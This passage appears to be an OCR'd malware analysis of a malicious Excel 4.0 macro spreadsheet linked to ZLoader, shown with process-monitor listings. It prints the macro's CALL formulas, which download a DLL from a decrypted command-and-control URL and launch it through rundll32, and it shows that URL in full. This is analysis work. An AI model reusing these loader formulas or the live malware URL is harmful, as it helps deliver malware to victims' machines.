     =CALL($IJ$460,$HU$616, "JJCCJJ",0,$BB$54,$DE$1337,0,0)
     =CALL($DP$43,$ER$735, "JJCCCCJ",0,$FZ$1830,"rundll32.exe",$DE$1337&",DllRegisterServer",0,0)

     =HALT()
```

Name	PID	CPU	I/O total ...
csrss.exe	292		
wininit.exe	340		
services.exe	436		
svchost.exe	556		
svchost.exe	624		
svchost.exe	676		
audiodg.exe	588		
svchost.exe	808		
dwm.exe	1352		
svchost.exe	840		
taskeng.exe	1536		
GoogleUpdate....	1784		
GoogleCras...	1808		
GoogleCras...	1816		
svchost.exe	952		
svchost.exe	284		
spoolsv.exe	996		
svchost.exe	236		
taskhost.exe	1508		
sppsvc.exe	1584		
svchost.exe	448		
SearchIndexer.exe	784	0.01	64 B/s
lsass.exe	444		
lsm.exe	452		
csrss.exe	352	0.40	
conhost.exe	912		
winlogon.exe	392		
explorer.exe	1264	0.06	
cmd.exe	648		
ProcessHacker.exe			

CPU Usage: 5.98% Physical memory: 699.31 MB (17.08%) Processes


Now here we run it by enabling the content but no process had been spwan in the mean time.


Microsoft Visual Basic - Maria Martinez.xls
Maria Martinez.xls [Compatibility Mode] - Microsoft Excel
Process Hacker [WIN-DEC7JP8V2OC\john]
HT219
LGuPGwKVEDqcE
jSRFqSoBPwO
Macro2
Macro3
Macro4
Macro5
Macro6
Ready
CPU Usage: 5.65%
Physical memory: 679.32 MB (16.59%)

```
229 =RUN($BT$807)
230 =HALT()
231 =CALL($IJ$460,$HU$616, "JJCCJJ",0,$BB$54,$DE$1337,0,0)
232 =CALL($DP$43,$ER$735, "JJCCCCJ",0,$FZ$1830,"rundll32.exe",$DE$1337&",DllRegisterServer",0,0)
237 =HALT()
```

Name	PID	CPU	I/O tota
Interrupts		0.45	
csrss.exe	308		
wininit.exe	356		
services.exe	452		
svchost.exe	588		
svchost.exe	656		
svchost.exe	704		
svchost.exe	836		
dwm.exe	1960		
svchost.exe	864	0.01	
taskeng.exe	1572		
GoogleUpdate....	1760		
GoogleCras...	1784		
GoogleCras...	1792		
svchost.exe	976		
svchost.exe	244	0.01	
spoolsv.exe	252		
svchost.exe	1048		
taskhost.exe	1544		
sppsvc.exe	1620		
SearchIndexer.exe	772		
svchost.exe	1248		
lsass.exe	460		
lsm.exe	468		
csrss.exe	368	0.83	
winlogon.exe	408		
explorer.exe	1972	0.11	
EXCEL.EXE	1500	3.04	
ProcessHacker.exe	1912	1.04	

Now here we can found that it had decrypted and store the url here.This is the zloader command and control server.


Microsoft Visual Basic - Maria Martinez.xls
Maria Martinez.xls [Compatibility Mode] - Microsoft Excel
Process Hacker [WIN-DEC7JP8V2OC\john]
Find and Replace
Find
Replace
Find All
Find Next
Close
Options <<
Format...
LGuPGwKVEDqcE
jSRFqSoBPwO
Macro2
Macro3
Ready
CPU Usage: 6.45%
Physical memory: 679.29 MB (16.59%)

BB54 http://wmwifbajxxbcxmucxmlc.com/files/april24.dll

```
54 http://wmwifbajxxbcxmucxmlc.com/files/april24.dll
72 =CHAR($CA$1178-966)
```

Find what: http
No Format Set
Within: Workbook
Search: By Rows
Look in: Formulas
□ Match case
□ Match entire cell contents

Book	Sheet	Name	Cell	Value
Maria Martinez.xls	LGuPGwKVEDqcE		BB54	http://wmwifbajxxbcxmuc

1 cell(s) found

Name	PID	CPU	I/O tota
Interrupts		0.41	
csrss.exe	308		
wininit.exe	356		
services.exe	452		
svchost.exe	588		
svchost.exe	656		
svchost.exe	704		
svchost.exe	836	0.01	
dwm.exe	1960		
svchost.exe	864	0.03	
taskeng.exe	1572		
GoogleUpdate....	1760		
GoogleCras...	1784		
GoogleCras...	1792		
svchost.exe	976		
svchost.exe	244	0.01	
spoolsv.exe	252		
svchost.exe	1048		
taskhost.exe	1544		
sppsvc.exe	1620		
SearchIndexer.exe	772		
svchost.exe	1248		
lsass.exe	460		
lsm.exe	468		
csrss.exe	368	0.91	
winlogon.exe	408		
explorer.exe	1972	0.44	
EXCEL.EXE	1500	3.33	
ProcessHacker.exe	1912	1.15	